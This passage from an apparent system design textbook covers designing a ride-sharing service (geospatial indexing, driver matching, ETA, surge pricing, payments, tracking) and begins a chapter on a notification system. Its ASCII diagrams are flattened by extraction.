(warm) → Glacier | | (cold). Tier based on view frequency | | | 6. View counting at scale needs stream processing (Kafka + | | Flink), not
direct DB increments | | | 7. Recommendation engine is a two-stage pipeline: | | candidate generation (broad) → ranking model (precise) | | |
8. Content deduplication and copyright detection happen | | BEFORE publishing – saves storage and avoids legal issues | | | 9. Resumable uploads
are critical – large files on poor | | connections need retry capability | | | 10. Cost optimization (storage tiering, spot instances, | |
per-title encoding) is crucial at YouTube/Netflix scale | | +-----+
```

Previous: [Chapter 29 - Chat System](#) | Next: [Chapter 31 - Ride-Sharing Service](#)

# Chapter 31: Design a Ride-Sharing Service (Uber / Lyft)

## 1. Problem Statement

Design a ride-sharing platform like Uber or Lyft that connects riders with nearby drivers in real-time. The system must handle millions of location updates per second, efficiently match riders with optimal drivers, provide real-time trip tracking, calculate dynamic fares, and process payments — all with extremely low latency.

## 2. Functional Requirements

| ID   | Requirement        | Description                                                      |
|------|--------------------|------------------------------------------------------------------|
| FR1  | Request Ride       | Rider enters pickup and dropoff locations, selects ride type     |
| FR2  | Driver Matching    | System matches rider with the best nearby available driver       |
| FR3  | Real-time Tracking | Both rider and driver see each other's location in real-time     |
| FR4  | ETA Calculation    | Estimated time of arrival for driver to pickup and trip duration |
| FR5  | Fare Calculation   | Calculate fare based on distance, time, ride type, and surge     |
| FR6  | Surge Pricing      | Dynamic pricing based on supply-demand imbalance                 |
| FR7  | Payments           | Charge rider, pay driver after trip completion                   |
| FR8  | Ratings            | Both rider and driver rate each other (1-5 stars)                |
| FR9  | Trip History       | View past trips with details and receipts                        |
| FR10 | Driver Mode        | Drivers can go online/offline, accept/reject ride requests       |

## 3. Non-Functional Requirements

| ID   | Requirement      | Target                                    |
|------|------------------|-------------------------------------------|
| NFR1 | Scale            | 20M DAU riders, 5M active drivers         |
| NFR2 | Trips            | 10M rides/day, ~115 rides/sec             |
| NFR3 | Location Updates | Drivers send updates every 3-5 seconds    |
| NFR4 | Match Latency    | Match rider to driver in < 5 seconds      |
| NFR5 | Tracking Latency | Location updates reflected in < 2 seconds |
| NFR6 | Availability     | 99.99% uptime                             |
| NFR7 | Geo Coverage     | Multiple cities, expandable globally      |

## 4. Capacity Estimation

### 4.1 Location Update Traffic

Active drivers at peak: 2M concurrent Location update frequency: every 4 seconds Location updates:  $2,000,000 / 4 = 500,000$  updates/sec Each update: ~100 bytes (driver\_id, lat, lng, timestamp, heading, speed) Bandwidth:  $500K * 100$  bytes = 50 MB/sec ingress This is the HIGHEST throughput operation in the entire system.

### 4.2 Ride Request Traffic

10M rides/day = ~115 rides/sec average Peak: ~400 rides/sec (rush hour in major cities combined) Each ride involves: 1. Ride request (rider → server) 2. Driver matching (server → driver query) 3. ~5 real-time location updates during ride (per second for both) 4. Fare calculation 5. Payment processing

### 4.3 Storage

Trip Records: 10M trips/day \* 1 KB each = 10 GB/day Per year: ~3.6 TB (manageable in a relational DB) Location History: 500K updates/sec \* 100 bytes = 50 MB/sec Per day: ~4.3 TB (store in time-series DB, expire after 30 days) Driver/Rider Profiles: 25M users \* 2 KB = 50 GB (trivial)

## 5. Geospatial Indexing

The fundamental challenge: **How do we efficiently find nearby drivers?**

### 5.1 Approach 1: Geohash

Geohash encodes a 2D location (lat, lng) into a 1D string: (37.7749, -122.4194) → "9q8yyk" (precision level 6) How it works: - Divide the world into a grid recursively - Each character narrows the area by 32x - Nearby locations share common prefixes Precision levels: Length 4: ~39km x 19.5km (city-level) Length 5: ~4.9km x 4.9km (neighborhood) Length 6: ~1.2km x 0.6km (few blocks) ← good for ride matching Length 7: ~153m x 153m (very precise) Finding nearby drivers: 1. Compute rider's geohash at precision 6: "9q8yyk" 2. Query drivers in geohash "9q8yyk" AND its 8 neighbors: "9q8yyh", "9q8yyg", "9q8yyf", "9q8yye", "9q8yyd", "9q8yyc", "9q8yyb", "9q8yya", etc. 3. This gives all drivers within ~1-2 km radius +-----+-----+-----+ | 9q8yyh | 9q8yyk | 9q8yyg | | | RIDER | | +-----+-----+-----+ | 9q8yy5 | 9q8yy7 | 9q8yye | | | | +-----+-----+-----+ | 9q8yy4 | 9q8yy6 | 9q8yyd | +-----+-----+-----+ Storage in Redis: Key: "drivers:geohash:{geohash\_prefix}" Value: Set of {driver\_id, lat, lng, status} Example: "drivers:geohash:9q8yyk" → {driver\_123, driver\_456, driver\_789} Pros: - Simple, well-understood - Efficient with Redis sorted sets - Easy to shard by geohash prefix Cons: - Edge effects (drivers near cell boundaries) - Fixed grid (not adaptive to density) - Must search 9 cells (center + 8 neighbors)

### 5.2 Approach 2: QuadTree

A QuadTree recursively divides 2D space into 4 quadrants: +-----+-----+ | | | NW | NE | | | | +-----+-----+ | | | | SW | SE | | | NW | NE | | | +-----+-----+ | | | | +-----+-----+ Rules: - Start with one cell covering the entire city - If a cell has > N drivers (e.g., 500), split into 4 children - Dense areas (downtown) → many small cells - Sparse areas (suburbs) → few large cells - Adaptive to driver density! Finding nearby drivers: 1. Locate the leaf cell containing the rider 2. Get all drivers in that cell 3. If not enough, expand to parent cell or adjacent cells 4. Filter by actual distance (Haversine formula) In-Memory Structure: Each QuadTree node: { bounds: {min\_lat, max\_lat, min\_lng, max\_lng}, drivers: [d1, d2, ...], // if leaf children: [NW, NE, SW, SE], // if internal is\_leaf: boolean } Pros: - Adaptive to density (small cells in busy areas) - Efficient nearest-neighbor search Cons: - More complex to implement - Must update tree as drivers move (remove from old cell, add to new) - Hard to distribute across servers

### 5.3 Approach 3: S2 Cells (Google's Approach)

Google's S2 geometry library: - Maps the sphere (Earth) to a cube, then to a Hilbert curve - Each cell has a unique 64-bit ID - Hierarchical: 30 levels of precision - Nearby cells have nearby IDs (Hilbert curve property) Level mapping: Level 12: ~3.3 km<sup>2</sup> (neighborhood) Level 14: ~0.2 km<sup>2</sup> (few blocks) Level 16: ~0.01 km<sup>2</sup> (very precise) Advantages over Geohash: - No edge effects (cells tile the sphere uniformly) - Better locality (Hilbert curve preserves proximity) - Efficient covering: describe any shape with minimal cells Used by: Uber (H3), Google Maps, Foursquare

### 5.4 Our Choice: Geohash with Redis

For this design, we use Geohash + Redis for simplicity and proven scale. Redis supports native geospatial operations: GEOADD drivers -122.4194 37.7749 "driver\_123" GEORADIUS drivers -122.4194 37.7749 2 km COUNT 20 ASC → Returns 20 closest drivers within 2 km, sorted by distance

## 6. Location Service

6.1 Driver Location Update Flow

Every 3-5 seconds, each active driver sends their location: Driver App Location Service Redis (Geo) Location History | | | |--{lat, lng, ts}-->| | | |--GEOADD ----->| | | drivers {lng} | | | {lat} driver\_123 | | | | | |--publish to Kafka-----> | | | (async, for history + analytics) | |--200 OK -----| | | Processing 500K updates/sec: - Location Service: stateless, horizontally scalable - Redis: cluster mode, sharded by city/region - Kafka: buffer for async downstream processing

6.2 Location Data Architecture

Real-time (current position): Redis GEOADD/GEORADIUS Key: "drivers:{city\_id}" Fast reads for driver matching Historical (trip tracking, analytics): Kafka → Time-series DB (InfluxDB / TimescaleDB) Retain: 30 days for trip replay, 1 year for analytics Schema: driver\_id | timestamp | lat | lng | speed | heading | trip\_id

7. Ride Matching Algorithm

7.1 Matching Flow

When a rider requests a ride: 1. Rider sends: {pickup\_lat, pickup\_lng, dropoff\_lat, dropoff\_lng, ride\_type} 2. Find nearby available drivers (GEORADIUS, 2km radius, max 20) 3. Filter: only drivers with matching ride\_type and status = 'available' 4. Rank drivers by composite score: Score = w1 \* (1/ETA) + w2 \* rating + w3 \* acceptance\_rate 5. Send ride request to top-ranked driver 6. Driver has 15 seconds to accept/decline 7. If declined or timeout: send to next driver 8. If all nearby drivers decline: expand radius and retry 9. If no driver found: notify rider "no drivers available" Rider Ride Service Location (Redis) Driver App | | | |--request ride -->| | | |--GEORADIUS 2km-->| | | |--[d1,d2,d3,...]---| | | | | | |--rank by ETA+rating| | | |--select best: d1 | | | | | |--ride request ----->| | | | | |--ACCEPT -----| | | | | |--driver matched-| | | | {driver\_info, | | | ETA: 4 min} | | |

7.2 Dispatch Optimization (Batch Matching)

Instead of matching one ride at a time, batch matching optimizes globally: Every 2 seconds: 1. Collect all pending ride requests in a city 2. Collect all available drivers 3. Run optimization algorithm (Hungarian algorithm / min-cost matching) 4. Minimize total wait time across ALL rides Why batch? - Greedy matching (one-at-a-time) may assign driver A to rider X, when A was better for rider Y who requests 1 second later - Batch matching finds globally optimal assignments Used by: Uber (using a custom optimization engine)

8. ETA Calculation

8.1 Routing Approaches

How to estimate "driver will arrive in 4 minutes"? Approach 1: Straight-line distance (Haversine) - Fast but inaccurate (ignores roads, traffic) - Only for initial rough estimate Approach 2: Road-network routing (Dijkstra / A\*) - Build a graph: intersections = nodes, roads = edges - Edge weights: distance + speed limit + real-time traffic - A\* search from driver to pickup point - More accurate but computationally expensive Approach 3: Pre-computed routing (Contraction Hierarchies) - Pre-process the road graph offline - Create "shortcut" edges for highways/major roads - Query time reduced from seconds to milliseconds - Used by Google Maps, OSRM Approach 4: ML-based ETA (Uber's approach) - Train model on historical trip data - Features: distance, time of day, day of week, weather, events - Learns city-specific patterns (traffic, construction, etc.) - Most accurate, accounts for real-world conditions Our approach: Contraction Hierarchies + ML correction factor

8.2 ETA Service Architecture

+-----+ +-----+ +-----+ | Request: | | Routing Engine | | ML ETA Model | | driver\_pos → | --> | (OSRM / | --> | (correction | | pickup\_pos | | GraphHopper) | | factor) | +-----+ | Route + base ETA | | Adjusted ETA | +-----+ +-----+ | | +-----V-----+ +-----v-----+ | Road graph | | Feature store | | (pre-computed | | (traffic, time, | | contraction | | weather) | | hierarchies) | +-----+ +-----+

9. Ride Lifecycle

Complete lifecycle of a ride: REQUESTING ■■> MATCHING ■■> ACCEPTED ■■> EN\_ROUTE ■■> ARRIVED ■■> IN\_TRIP ■■> COMPLETED ■■> PAYMENT | | | | | | | v v v v v v v Rider Find Driver Driver Driver Rider Trip Charge submits nearby accepts, drives to arrives, in car, ends at rider, request drivers, rider gets pickup, rider GPS dropoff pay rank & driver rider sees notified tracking driver dispatch info+ETA real-time active State Machine: +-----+ +-----+ +-----+ | REQUESTING | --> | MATCHING | --> | ACCEPTED | +-----+ +-----+ +-----+ | | (no driver) +---v-----+ | | EN\_ROUTE | +---v-----+ | (to | | CANCELLED| | pickup) | +-----+ +-----+ | +---v-----+ +-----+ | ARRIVED | --> | IN\_TRIP | +-----+ +-----+ | | (rider no-show) +---v-----+ | | COMPLETED | +---v-----+ +---+-----+ | CANCELLED | | | (no-show | +---v-----+ | fee) | | PAYMENT | +-----+ +-----+ | +---v-----+ | RATED | +-----+ Trip Record: trip\_id, rider\_id, driver\_id, status, pickup\_location, dropoff\_location, pickup\_time, dropoff\_time, distance\_km, duration\_min, fare\_amount,

surge\_multiplier, payment\_status, rider\_rating, driver\_rating

## 10. Fare Calculation

### 10.1 Fare Components

Fare = Base Fare + (Distance Rate \* distance\_km) + (Time Rate \* duration\_min) + Booking Fee + Tolls + Surge Multiplier Example (UberX): Base Fare: \$2.50 Distance Rate: \$1.50/km Time Rate: \$0.25/min Booking Fee: \$1.75 Trip: 8 km, 20 minutes, 1.5x surge Fare = (\$2.50 + \$1.50\*8 + \$0.25\*20 + \$1.75) \* 1.5 = (\$2.50 + \$12.00 + \$5.00 + \$1.75) \* 1.5 = \$21.25 \* 1.5 = \$31.88 Upfront Pricing (shown before ride): - Estimate fare using predicted route + predicted duration - Lock the price (rider knows cost before accepting) - If actual route significantly deviates, may adjust

### 10.2 Fare Calculation Service

Trip Completed --> Fare Service | +----v-----+ | Calculate: | | - Distance | (from GPS trace) | - Duration | (pickup to dropoff time) | - Surge | (at time of request) | - Tolls | (from route data) | - Promos | (applied discounts) +----+-----+ | +----v-----+ | Final Fare | | \$31.88 | +----+-----+ | +----v-----+ | Payment | | Service | | (charge | | rider) | +-----+

## 11. Surge Pricing

### 11.1 Supply-Demand Model

Surge = f(demand, supply) in a geographic area demand = ride requests per minute in area supply = available drivers in area If demand >> supply → surge multiplier increases If supply >> demand → no surge (1.0x) Calculation: surge\_ratio = demand / supply surge\_ratio < 1.0 → multiplier = 1.0 (no surge) surge\_ratio 1.0-1.5 → multiplier = 1.2 surge\_ratio 1.5-2.0 → multiplier = 1.5 surge\_ratio 2.0-3.0 → multiplier = 2.0 surge\_ratio > 3.0 → multiplier = 2.5 (cap) Surge Map: +-----+-----+-----+ | 1.0x | 1.2x | 1.0x | +-----+-----+-----+ | 1.5x | 2.0x | 1.2x | ← Downtown during rush hour +-----+-----+-----+ | 1.0x | 1.2x | 1.0x | +-----+-----+-----+

### 11.2 Surge Pricing Service

Location Updates Ride Requests | | +----v-----+ +----v-----+ | Count | | Count | | available | | requests | | drivers | | per area | | per area | | | +----+-----+ +----+-----+ | | +-----+-----+ | +-----v-----+ | Surge | | Calculator | | (per area, | | every 2min)| +-----+-----+ | +-----v-----+ | Surge Cache | | (Redis) | | area→mult. | +-----+-----+ When ride requested: 1. Get rider's geohash area 2. Lookup surge multiplier from cache 3. Show rider the surge price BEFORE they confirm 4. Lock surge multiplier for the trip duration

## 12. Payment Service Integration

Payment Flow: 1. Rider adds payment method (credit card, PayPal, etc.) 2. Payment tokens stored securely (PCI-DSS compliant vault) 3. When ride requested: a. Pre-authorize estimated fare on rider's card 4. When ride completed: a. Calculate final fare b. Charge rider (capture the pre-authorization or new charge) c. Record transaction 5. Weekly: batch payout to drivers (minus platform commission) Ride Complete --> Fare Service --> Payment Service --> Payment Gateway | | +-----+ (Stripe/ | Ledger | Braintree) | (double-| | entry | | book- | | keeping)| +-----+ Double-Entry Ledger: Every transaction has two entries: Debit: rider\_account -\$31.88 Credit: platform\_account +\$31.88 (split: \$25.50 driver + \$6.38 platform)

## 13. Real-Time Tracking

### 13.1 WebSocket-Based Tracking

During an active trip, both rider and driver see real-time positions: Driver App Tracking Service Rider App | | | |--location update----->| | | (every 1-2 sec) | | | |--push to rider ----->| | | (via WebSocket) | | | |--location update----->| | | |--push to rider ----->| | | Implementation: - Driver: sends location via WebSocket every 1 second during trip - Server: receives, stores, and forwards to rider's WebSocket - Rider: renders driver's position on map in real-time Connection mapping (Redis): "trip:{trip\_id}:rider\_ws" → {ws\_server: "ws-12", conn\_id: "abc"} "trip:{trip\_id}:driver\_ws" → {ws\_server: "ws-7", conn\_id: "xyz"}

### 13.2 Tracking Data Storage

Store location trace for each trip (for fare calc, disputes, analytics): Table: trip\_locations (TimescaleDB / Cassandra) trip\_id | timestamp | lat | lng | speed | heading trip\_abc123 | 2024-01-15 10:30:01 | 37.77490 | -122.41940 | 25 | 180 trip\_abc123 | 2024-01-15 10:30:02 | 37.77485 | -122.41935 | 26 | 182 trip\_abc123 | 2024-01-15 10:30:03 | 37.77478 | -122.41928 | 24 | 179 ... Partitioned by trip\_id, ordered by timestamp Used for: distance calculation, route replay, safety audits

## 14. Database Schema

### 14.1 Core Tables

```
CREATE TABLE riders (rider_id BIGINT PRIMARY KEY, name VARCHAR(100) NOT NULL, email VARCHAR(255) UNIQUE NOT NULL, phone VARCHAR(20) UNIQUE NOT NULL, rating DECIMAL(2,1) DEFAULT 5.0, payment_id VARCHAR(64), -- tokenized payment method created_at TIMESTAMP); CREATE TABLE drivers (driver_id BIGINT PRIMARY KEY, name VARCHAR(100) NOT NULL, phone VARCHAR(20) UNIQUE NOT NULL, email VARCHAR(255) UNIQUE NOT NULL, license_num VARCHAR(50) NOT NULL, vehicle_id BIGINT REFERENCES vehicles(vehicle_id), rating DECIMAL(2,1) DEFAULT 5.0, status ENUM('offline', 'available', 'en_route', 'in_trip'), current_lat DECIMAL(10,7), current_lng DECIMAL(10,7), city_id INT, created_at TIMESTAMP); CREATE TABLE vehicles (vehicle_id BIGINT PRIMARY KEY, make VARCHAR(50), model VARCHAR(50), year INT, color VARCHAR(20), license_plate VARCHAR(15) UNIQUE NOT NULL, ride_types JSON -- ["UberX", "UberXL", "Comfort"]); CREATE TABLE trips (trip_id BIGINT PRIMARY KEY, rider_id BIGINT NOT NULL, driver_id BIGINT, status ENUM('requesting','matching','accepted', 'en_route','arrived','in_trip', 'completed','cancelled'), ride_type VARCHAR(20), pickup_lat DECIMAL(10,7), pickup_lng DECIMAL(10,7), pickup_address VARCHAR(255), dropoff_lat DECIMAL(10,7), dropoff_lng DECIMAL(10,7), dropoff_address VARCHAR(255), distance_km DECIMAL(6,2), duration_min DECIMAL(6,2), fare_amount DECIMAL(10,2), surge_mult DECIMAL(3,2) DEFAULT 1.00, payment_status ENUM('pending','charged','refunded'), rider_rating TINYINT, driver_rating TINYINT, requested_at TIMESTAMP, accepted_at TIMESTAMP, pickup_at TIMESTAMP, dropoff_at TIMESTAMP, created_at TIMESTAMP);
```

## 15. Push Notifications

Notifications in the ride flow: 1. RIDER notifications: - "Driver X accepted your ride" - "Driver arriving in 2 minutes" - "Driver has arrived" - "Trip completed. Fare: \$31.88" - "Rate your driver" 2. DRIVER notifications: - "New ride request near you" (with accept/decline) - "Navigate to pickup: 123 Main St" - "Rider cancelled the trip" - "Rate your rider" Delivery channels: - In-app via WebSocket (if app is open) - Push notification via APNs/FCM (if app is backgrounded) Priority: These are time-sensitive → high-priority push

## 16. Full System Architecture

```
+-----+ | CLIENTS (Rider App / Driver App) |
+-----+-----+-----+-----+ | | | (HTTP/REST) | (WebSocket) | (location) | | | +-----v-----+
+-----v-----+ +-----v-----+ | API Gateway | | WebSocket | | Location | | (Auth, Rate | | Gateway | | Service | | Limit) | | | (tracking) | |
(500K/sec) | +-----+-----+ +-----+-----+ | | | +-----+-----+ | | | | Redis Geo | | | | | (driver
| | | | positions) | | | | +-----+-----+ | | | | +---v---+ +---v-----+ +-----v-----+ | Ride | | Trip | | Tracking | | |
Service | | Service | | | (match) | | (state | | (real-time | | | | machine) | | position | | +-----+ +-----+ | relay) | | | |
+-----+ | | | +---v-----v---+ +-----+-----+ | | Trip Database | | Location History | | | (PostgreSQL, | | | (TimescaleDB /
| | | sharded by city) | | Cassandra) | | +-----+-----+ +-----+ +-----+ +-----+ +-----+
+-----+ | | ETA Service | | Fare Service | | Surge Service | | | (routing engine | | (calculate fare, | | (supply-demand | | | + ML
model) | | upfront pricing) | | per area) | | +-----+-----+ +-----+ +-----+ +-----+ +-----+
+-----+ +-----+ +-----+ | | Payment Service | | Rating Service | | Notification | | | (Stripe, ledger) | | | (1-5 stars) | | |
Service | | +-----+-----+ +-----+-----+ | (APNs, FCM) | | +-----+-----+
+-----+-----+ +-----+-----+ +-----+-----+ | Map / Routing | (OSRM / Google Maps Platform) |
Service | External dependency for routes, ETA, geocoding +-----+-----+
```

## 17. Scaling Considerations

### 17.1 City-Based Sharding

Ride-sharing is inherently geographic. Shard everything by city: +-----+-----+-----+ | City: NYC | | City: SF | | City: London | | | | | | Redis (drivers) | | Redis (drivers) | | Redis (drivers) | | Trip DB shard | | Trip DB shard | | Trip DB shard | | Surge calculator | | Surge calculator | | Surge calculator | | ETA model (NYC) | | ETA model (SF) | | ETA model (LDN) | +-----+-----+ +-----+-----+ +-----+-----+ Benefits: - Independent scaling per city - Failure isolation (NYC outage doesn't affect SF) - City-specific ML models (different traffic patterns) - Regulatory compliance (data residency)

### 17.2 Location Service Scaling

500K location updates/sec is the highest throughput requirement. Architecture: - Stateless Location Service pods (50+ instances) - Each pod handles ~10K updates/sec - Redis Cluster for geo operations - Sharded by city/region - Each shard handles GEOADD/GEORADIUS operations - Kafka for async propagation to downstream consumers Location updates → Load Balancer → Location Service Pods → Redis Cluster → Kafka → consumers

## 18. Safety Features

1. Trip Sharing: - Rider can share live trip link with trusted contacts - Shows real-time position on map 2. Emergency Button: - In-app SOS sends location to emergency services - Alerts Uber's safety team 3. Route Deviation Detection: - ML model monitors driver's route vs expected route - Alerts if significant deviation detected 4. Identity Verification: - Driver photo verification at random intervals - Rider PIN verification (driver confirms rider's PIN) 5. Speed Monitoring: - Flag trips with excessive speed - Post-trip safety review

## 19. Key Trade-offs and Decisions

| Decision          | Option A               | Option B           | Our Choice           | Why                                |
|-------------------|------------------------|--------------------|----------------------|------------------------------------|
| Geo-indexing      | Geohash                | QuadTree           | Geohash + Redis      | Simpler, Redis native support      |
| Matching          | Greedy (one-at-a-time) | Batch optimization | Batch at scale       | Globally optimal                   |
| Routing engine    | Google Maps API        | Self-hosted OSRM   | Hybrid               | OSRM for basic, Google for complex |
| ETA               | Distance-based         | ML model           | ML + routing         | Most accurate                      |
| Location protocol | HTTP polling           | WebSocket          | WebSocket for trips  | Real-time tracking needed          |
| Trip DB           | NoSQL                  | PostgreSQL         | PostgreSQL (sharded) | ACID for financial data            |
| Location history  | PostgreSQL             | TimescaleDB        | TimescaleDB          | Optimized for time-series          |
| Sharding          | Global                 | City-based         | City-based           | Natural geographic isolation       |

## 20. Key Takeaways

+-----+ | KEY TAKEAWAYS |  
+-----+ | | 1. Geospatial indexing is the CORE challenge – use Geohash, | |  
QuadTree, or S2 cells to find nearby drivers efficiently | | | 2. Location updates (500K/sec) are the highest throughput | | operation – Redis  
Geo commands handle this well | | | 3. Ride matching should be BATCHED for global optimization, | | not greedy one-at-a-time | | | 4. The ride  
is a STATE MACHINE – track lifecycle from request | | through payment with clear state transitions | | | 5. Surge pricing balances supply-demand  
– calculate per | | geographic area every 1-2 minutes | | | 6. ETA requires sophisticated routing – combine pre-computed | | road graphs with  
ML-based correction factors | | | 7. City-based sharding is natural – each city is an | | independent unit with its own data and models | | |  
8. Real-time tracking uses WebSocket relay – driver location | | forwarded to rider with < 2 second latency | | | 9. Payments need ACID  
guarantees and double-entry bookkeeping | | – use PostgreSQL for financial data, not NoSQL | | | 10. Safety features are FIRST-CLASS concerns –  
trip sharing, | | route deviation detection, emergency SOS | | | +-----+

Previous: [Chapter 30 - Video Streaming](#) | Next: [Chapter 32 - Notification System](#)

# Chapter 32: Design a Notification System

## 1. Problem Statement

Design a scalable notification system that can send millions of notifications per day across multiple channels: push notifications (iOS/Android), SMS, and email. The system must support user preferences, templates, scheduling, priority levels, rate limiting, deduplication, and reliable delivery tracking.

## 2. Functional Requirements

| ID   | Requirement       | Description                                                |
|------|-------------------|------------------------------------------------------------|
| FR1  | Multi-channel     | Send via push (iOS APNs, Android FCM), SMS, email          |
| FR2  | Templates         | Reusable notification templates with variable substitution |
| FR3  | User Preferences  | Users control which channels and types they receive        |
| FR4  | Scheduling        | Send immediately or at a scheduled time                    |
| FR5  | Priority Levels   | Urgent (security alerts), normal, low (marketing)          |
| FR6  | Rate Limiting     | Prevent notification fatigue (max N per user per day)      |
| FR7  | Deduplication     | Never send the same notification twice                     |
| FR8  | Delivery Tracking | Track sent, delivered, opened, clicked, failed             |
| FR9  | Bulk Send         | Send to millions of users (e.g., product announcement)     |
| FR10 | Quiet Hours       | Respect user's do-not-disturb settings                     |

## 3. Non-Functional Requirements

| ID   | Requirement  | Target                                                      |
|------|--------------|-------------------------------------------------------------|
| NFR1 | Scale        | 100M notifications/day across all channels                  |
| NFR2 | Latency      | Urgent notifications delivered in < 1 second                |
| NFR3 | Reliability  | No notification loss, at-least-once delivery                |
| NFR4 | Availability | 99.99% uptime                                               |
| NFR5 | Throughput   | Handle 10K notifications/sec sustained                      |
| NFR6 | Idempotency  | Same trigger event must not produce duplicate notifications |

## 4. Capacity Estimation

### 4.1 Traffic



Total: 100M notifications/day Breakdown by channel: Push: 60M/day (60%) = ~700/sec Email: 30M/day (30%) = ~350/sec SMS: 10M/day (10%) = ~115/sec  
Total: ~1,165/sec average Peak: ~5,000/sec (3-5x during marketing campaigns) Bulk campaigns: Marketing email to 50M users = burst over 2 hours =  
50M / 7200 sec = ~7,000/sec burst

## 4.2 Storage

Notification Log: Each record: ~500 bytes (id, user, channel, content, status, timestamps) 100M/day \* 500 bytes = 50 GB/day Retain 90 days: 4.5 TB  
Templates: ~10,000 templates \* 5 KB = 50 MB (trivial) User Preferences: 100M users \* 200 bytes = 20 GB

# 5. Types of Notifications and Third-Party Providers

## 5.1 Push Notifications

iOS: Apple Push Notification Service (APNs) - HTTP/2 API - Device token-based routing - Max payload: 4 KB - Certificate or token-based authentication  
Android: Firebase Cloud Messaging (FCM) - HTTP v1 API (REST) - Registration token per device - Max payload: 4 KB - Supports topics and conditions  
Web Push: - VAPID (Voluntary Application Server Identification) - Service Worker-based - Works even when browser is closed  
+-----+ +-----+ | Our Push Worker | --> | APNs (Apple) | --> | iOS devices | | --> | FCM (Google) | --> | Android devices |  
| --> | Web Push (VAPID) | --> | Browsers +-----+ +-----+

## 5.2 SMS

Providers: Twilio, AWS SNS, Vonage (Nexmo) Twilio API: POST https://api.twilio.com/2010-04-01/Accounts/{sid}/Messages.json Body: { "To": "+1234567890", "From": "+0987654321", "Body": "Your code is 123456" } Considerations: - Cost: \$0.0075-\$0.05 per SMS (varies by country) - Delivery receipts via webhooks - Short codes for high throughput - Opt-in/opt-out compliance (TCPA, GDPR)

## 5.3 Email

Providers: AWS SES, SendGrid, Mailgun, Postmark SendGrid API: POST https://api.sendgrid.com/v3/mail/send Body: { "personalizations": [...], "from": {...}, "content": [...] } Considerations: - Reputation management (sender score, DKIM, SPF, DMARC) - Bounce handling (hard bounce = remove, soft bounce = retry) - Unsubscribe links (CAN-SPAM compliance) - HTML rendering across email clients - Rate limits from provider (e.g., SES: 50K emails/sec)

# 6. High-Level Architecture

```
+-----+ | TRIGGER SOURCES | | (Microservices, Cron Jobs, Admin Dashboard, Event Stream) | +---+-----+-----+-----+ | | | v v v v +-----+ | Notification | <-- Single entry point for all notifications | Service API | | (REST + gRPC) | +-----+-----+ | +---v-----+ | Validation | Check: valid user? valid channel? valid template? | & Enrichment | Enrich: resolve template, fetch user preferences +---+-----+ | +---v-----+ | Preference | Filter: user opted-out? quiet hours? channel disabled? | Filter | +-----+-----+ | +---v-----+ | Deduplication | Check: was this exact notification already sent? | Check | (idempotency key in Redis) +---+-----+ | +---v-----+ | Rate Limiter | Check: user exceeded daily/hourly limit? +---+-----+ | +---v-----+ | Priority | Route to appropriate priority queue: | Router | URGENT → high-priority queue +---+-----+ NORMAL → standard queue | LOW → low-priority queue (batch-friendly) +---v---+---v---+---v---+ | HIGH | NORMAL | LOW | | QUEUE | QUEUE | QUEUE | (Kafka topics or SQS queues) +---+-----+-----+ | | | +---v---+ +---v---+ +---v---+ | Workers | |Workers| |Workers| (Different pool sizes per priority) | (10) | | (50) | | (20) | +---+-----+ +---+-----+ +---+-----+ | | | +---v-----+v-----+v---+ | Channel Router | Route to correct channel worker +---+-----+-----+ | | | +---v---+ +---v---+ +---v---+ | Push | | SMS | | Email | |Worker | |Worker| |Worker| +---+---+ +---+---+ +---+---+ | | | +---v---+ +---v---+ +---v---+ | APNs | |Twilio| | SendGrid| Third-party delivery | FCM | | | | / SES | +---+---+ +---+---+ +---+---+ | | | +---v-----+v-----+v---+ | Delivery Tracking | Log: sent, delivered, opened, failed | (Callback/Webhook | | handlers) | +-----+
```

# 7. Notification Creation Flow (Detailed)

## 7.1 Step-by-Step

1. TRIGGER: Upstream service generates an event Example: "User completed purchase" → send receipt via email + push 2. API CALL: POST /api/v1/notifications { "user\_id": 123456, "event\_type": "order\_completed", "template\_id": "order\_receipt\_v2", "channels": ["push", "email"], "priority": "normal", "data": { "order\_id": "ORD-789", "total": "\$49.99", "items": ["Widget A", "Widget B"] }, "idempotency\_key": "order-ORD-789-receipt" } 3. VALIDATION: - user\_id exists? ✓ - template\_id exists? ✓ - channels valid? ✓ - data has all required template variables? ✓ 4. TEMPLATE RENDERING: Template: "Hi {{name}}, your order {{order\_id}} for {{total}} is confirmed!" Rendered: "Hi Alice, your order ORD-789 for \$49.99 is confirmed!" 5. PREFERENCE CHECK: - User has push enabled? ✓ - User has email enabled? ✓ - User subscribed to "order" notifications? ✓ - Is it quiet hours? No ✓ 6. DEDUPLICATION: Check Redis: EXISTS "dedup:order-ORD-789-receipt" - Not found → proceed (set key with TTL 24h) - Found → skip (duplicate!) 7. RATE LIMIT CHECK: Redis: INCR "ratelimit:123456:daily" → 12 (under limit of 50) Proceed ✓ 8. ENQUEUE: - Push notification → Kafka topic "notifications.push.normal" - Email notification → Kafka topic "notifications.email.normal" 9. WORKER

```
PROCESSES: - Push worker: format payload, send to APNs/FCM - Email worker: render HTML template, send to SendGrid 10. DELIVERY TRACKING: - Log
status: "sent" with timestamp - On callback from provider: update to "delivered" or "failed"
```

## 8. Template Engine

### 8.1 Template System

```
Templates support: - Variable substitution: {{variable_name}} - Conditionals: {{#if condition}} ... {{/if}} - Loops: {{#each items}} ... {{/each}}
- Localization: {{t "greeting"}} → "Hello" / "Hola" / "Bonjour" - Channel-specific formatting (push = short, email = HTML, SMS = plain) Template
Storage: CREATE TABLE notification_templates (template_id VARCHAR(64) PRIMARY KEY, event_type VARCHAR(64) NOT NULL, channel ENUM('push', 'email',
'sms'), subject TEXT, -- for email body TEXT NOT NULL, locale VARCHAR(10) DEFAULT 'en', version INT DEFAULT 1, is_active BOOLEAN DEFAULT TRUE,
created_at TIMESTAMP, updated_at TIMESTAMP, UNIQUE (event_type, channel, locale, version)); Example Templates: Push (short): "Your order
{{order_id}} is confirmed! Total: {{total}}" Email (HTML): "<h1>Order Confirmed</h1> <p>Hi {{name}},</p> <p>Your order
{{order_id}} for {{total}} has been confirmed.</p> <h3>Items:</h3> {{#each
items}}{{this}}{{/each}} " SMS (plain): "Order {{order_id}} confirmed. Total: {{total}}. Track: {{tracking_url}}"
```

## 9. User Preference Service

### 9.1 Preference Model

```
CREATE TABLE user_notification_preferences (user_id BIGINT NOT NULL, channel ENUM('push', 'email', 'sms'), event_category VARCHAR(50), --
'orders', 'marketing', 'security', 'social' enabled BOOLEAN DEFAULT TRUE, PRIMARY KEY (user_id, channel, event_category)); CREATE TABLE
